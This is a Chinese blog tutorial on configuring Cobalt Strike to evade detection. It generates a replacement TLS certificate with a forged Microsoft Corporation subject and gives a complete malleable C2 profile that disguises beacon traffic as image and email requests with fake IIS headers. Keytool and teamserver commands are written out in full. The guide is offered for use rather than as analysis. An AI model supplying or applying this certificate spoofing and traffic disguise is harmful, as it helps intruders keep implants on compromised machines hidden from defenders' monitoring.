-
Cobalt Strike-修改默认证书、混淆流量-教程
一、默认情况下的Cobalt Strike流量
首先,生成exe文件并上线

使用whireshark抓取数据包
查看一下默认配置下的Cobalt Strike,如下图所示


默认情况下会间隔一段时间,请求一次 http://192.168.32.131//7VFJ文件、http://192.168.32.131//j.ad文件



查看完整的http流,请求的http://192.168.32.131/7Vfj文件内容,请求http://192.168.32.131/j.ad文件内容
二、修改默认证书
Cobalt Strike默认证书中含有与cs相关的特征,安全设备均已设置检测规则,所以需要替换掉cs原有的证书,重新生成一个无特征的证书文件。
前提条件: 服务器上已安装java
使用jdk自带的keytools这个java证书管理工具来生成新的无特征证书。步骤:
1、首先删除cobalt strike原有的证书:rm -rf cobaltstrike.store(或者xxxxxx.store 就是默认证书)
2、在Cobalt Strike当前目录生成一个无特征的证书,名字任意写
3、新建一个其它名字(与第2步骤中的名字相同),只需要在teamserver最后一行修改 -Djavax.net.ssl.keyStore=./new-name.store 即可在Cobalt Strike当前目录生成一个无特征的证书,名字为new-name.store
#keytool -keystore 生成的store名 -storepass 密码 -keypass 密码 -genkey -keyalg RSA -alias 自定义别名 -dname "CN=Microsoft Windows, OU=MOPR, O=Microsoft Corporation, L=Redmond, ST=Washington, C=US" keytool -keystore new-name.store -storepass 123456 -keypass 123456 -genkey -keyalg RSA -alias test.tk -dname "CN=Microsoft Windows, OU=MOPR, O=Microsoft Corporation, L=Redmond, ST=Washington, C=US" #修改证书标准并应用 keytool -importkeystore -srckeystore new-name.store -destkeystore new-name.store -deststoretype pkcs12- 1
- 2
- 3
- 4
- 5
- 6

至此证书修改完成,使用命令:keytool -list -v -keystore new-name.store可查看证书内容

修改teamserve加载新生成的证书new-name.store
之后启动teamserve,查看使用的证书正是生成的新证书new-name.store,修改默认证书成功

注意:
如果报错提示[-] Trapped java.net.BindException during team server startup [main]: 地址已在使用 (Bind failed) java.net.BindException: 地址已在使用 (Bind failed)- 1
- 2
重启一下kali
三、混淆流量
接下来修改Beacon与cobalt strike通信时候的流量特征,创建一个c2.profile文件(名字任意),贴入以下从大佬那里偷过来的代码。


c2.profile文件内容:https-certificate { set keystore "new-name.store"; #证书名字 set password "123456"; #证书密码 } #以上没有配置cloudflare的时候可以先不写 http-get { set uri "/image/"; client { header "Accept" "text/html,application/xhtml+xml,application/xml;q=0.9,*/*l;q=0.8"; header "Referer" "http://www.google.com"; header "Host" "apex1.tk"; #域名,还没有配置cloudflare的时候这一行注释掉 header "Pragma" "no-cache"; header "Cache-Control" "no-cache"; metadata { netbios; append ".jpg"; # 传输内容自动追加的后缀 uri-append; } } server { header "Content-Type" "img/jpg"; header "Server" "Microsoft-IIS/6.0"; header "X-Powered-By" "ASP.NET"; output { base64; # 加密方式(base64、base64url、netbios、netbiosu) print; } } } http-post { set uri "/email/"; client { header "Content-Type" "application/octet-stream"; header "Referer" "http://www.google.com"; header "Host" "apex1.tk"; #域名,还没有配置cloudflare的时候这一行注释掉 header "Pragma" "no-cache"; header "Cache-Control" "no-cache"; id { netbiosu; append ".png"; uri-append; } output { base64; print; } } server { header "Content-Type" "img/jpg"; header "Server" "Microsoft-IIS/6.0"; header "X-Powered-By" "ASP.NET"; output { base64; print; } } }- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
- 53
- 54
- 55
- 56
- 57
- 58
- 59
- 60
完整的profile文件下载地址:https://github.com/xx0hcd/Malleable-C2-Profiles(没有解释)
保存之后赋予服务端的c2lint执行权限:chmod 777 c2lint

然后输入:./c2lint c2.profile
输出如下图所示即为 c2.profile 配置成功

之后启动teamserve,使用新证书并且进行流量混淆./teamserver 192.168.32.131 6666 c2.profile- 1

1、生成exe上线并且使用https监听
使用wireshark抓取数据包,所有的通信流量都已经加密
2、生成exe上线并且使用http监听
使用wireshark抓取数据包,流量特征已经混淆,不在是请求http://192.168.32.131/7Vfj文件、http://192.168.32.131/j.ad文件,而是请求我们在c2.profile中编写的URL、UA等信息

-
相关阅读:
万字总结 MySQL核心知识,赠送25连环炮
【谈一谈】Redis是AP还是CP?
99% 用户都不知道的 Power BI / Power Query 隐藏功能
基于微信小程序的校园跑腿系统的研究与实现,附源码
基于javaweb的电力设备监测管理系统(servlet+jsp)
matplotlib制图初级篇
Vue3+typeScripte -03
C#单例模式懒汉式与饿汉式
clusterProfiler包学习
SElinux 导致 Keepalived 检测脚本无法执行
- 原文地址:https://blog.csdn.net/weixin_40412037/article/details/126128872

- 最新文章
-
沪漂五周年了:我越来越迷茫了
Agentic Skill Routing 实战:别再把所有 Skill 塞进 AI Agent 上下文
MySQL-Seconds_behind_master的精度误差
[MAF预定义ChatClient中间件-03]CachingChatClient——利用缓存省钱省时间
AI的至暗历史:从万众期待到被政府撤资,AI的两次死亡徘徊
Agent OS :五种驯服不确定性的范式
PortSwigger SQL注入LAB11
数据库即时编译JIT
[Begin]AI Learn Data Day 0
深度学习进阶(二十七)现代 LLM 的核心架构设计其二:SwiGLU